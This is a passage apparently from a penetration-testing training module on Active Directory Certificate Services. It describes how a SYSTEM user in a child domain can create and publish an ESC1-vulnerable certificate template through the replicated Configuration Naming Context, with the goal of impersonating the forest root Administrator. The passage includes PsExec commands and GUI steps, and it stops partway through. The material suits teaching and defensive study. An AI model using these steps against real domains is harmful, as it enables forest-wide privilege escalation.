
One can view these objects by accessing `ADSI.msc` and connecting to the Configuration Naming Context (NC).

```
Configuration > Services > Public Key Services
```




The `Certificate Templates` container stores templates as `pKICertificateTemplate` objects that can be published to an ADCS CA.

The Certificate Templates container is stored in Active Directory under the following location: `CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=INLANEFREIGHT,DC=AD`, where `DC=INLANEFREIGHT, DC=AD` is the DN of the forest root domain.



The `Enrollment Services` container contains one pKIEnrollmentService object per CA. These objects enumerate the templates that have been `published` to the CA through their

`certificateTemplates` property.
The Enrollment Services container is stored in Active Directory under the following location: `CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=INLANEFREIGHT,DC=AD`, where `DC=INLANEFREIGHT, DC=AD` is the DN of the forest root domain.



Since the `Configuration Naming Context (NC)` is replicated across all domain controllers within the forest, we can alter these objects from a child domain as a `SYSTEM` user in its local replica. With the ability to write to these objects, it is possible to create our own `Certificate Template` which is vulnerable to ESC1 and then publish it to the ADCS CA server.

Simplification of ADCS Attack:

1. Add a new vulnerable `Certificate Template` inside the `Certificate Templates` container as a `pKICertificateTemplate` object.
2. Give the `Administrator` user of the child domain `Full Control` rights over the created Certificate Template.
3. Publish the created template to the CA server by modifying the `pKIEnrollmentService` object of the CA inside the `Enrollment Services` container.
4. After the Configuration NC is replicated back to the parent domain, request the certificate for `root\Administrator` from the child domain.

To make a Certificate Template Vulnerable to ESC1:

1. Right-click on the `User` template.

2. Select `Duplicate Template`. This action will open a prompt with the properties of the new template.
3. Set the `Subject Name` option to `Supply in the request`. This configuration allows for dynamic specification of the subject name during the certificate request process, potentially introducing the ESC1 vulnerability.

Performing the Attack:

The first step involves adding a `Certificate Template` vulnerable to `ESC1` inside the `Certificate Templates` container. To do this we can open Microsoft Management Console (`MMC`) as a SYSTEM user.

To access `Certificate Templates` within the `MMC`, follow these steps:


1. Open `mmc` as `SYSTEM` using PowerShell and Click on `File` in the menu bar.
2. Select `Add/Remove Snap-in`.
3. Click `Add` to add the `Certificate Templates` snap-in.
4. Click `OK` to confirm and open `Certificate Templates`.

Use Psexec to Open MMC as a SYSTEM user


```
PS C:\Tools\> .\PsExec -s -i powershell
PS C:\Windows\system32> mmc
```



Certificate Templates are stored as `pKICertificateTemplate` objects within the `Certificate Templates` container in the `Configuration Naming Context (NC)`. Adding a new template here will create a corresponding `pKICertificateTemplate` object in the `Configuration NC`, which will be replicated back to the root DC.

We can duplicate an existing template and make it vulnerable to ESC1. To do this, Right click on `User` template and click `Duplicate Template`, a new prompt with the `Properties` of New Template will be opened.




Under the `Subject Name` option, select `Supply in the request` to allow for dynamic specification of the subject name during the certificate request process. Then, navigate to the `Security tab` to configure access control settings. Here, grant the `Administrator` of the child domain `Full Control` rights. This ensures that the `DEV\Administrator` has complete control over the certificate `request` and `issuance` process, facilitating efficient management of certificate in parent domain.






Upon creating the certificate, it's crucial to acknowledge that the corresponding changes are also mirrored in the `Configuration Naming Context (NC)` of Active Directory. This underscores the inherent synchronization mechanism within Active Directory, where modifications made in the `Certificate Templates` are also propagated to the `Certificate Templates` container in Configuration Naming Context (NC).


Note: Use Psexec to open Configuration Naming Context (NC) using `adsiedit.msc` as a SYSTEM




To publish the certificate to the Certificate Authority (CA), it is imperative to add the certificate to the `pKIEnrollmentService` object within the `Enrollment Services` container. However, upon inspecting the `Access Control List (ACL)` for the `pKIEnrollmentService` object, it becomes evident that the `SYSTEM` account does not possess the necessary access permissions to modify this object.

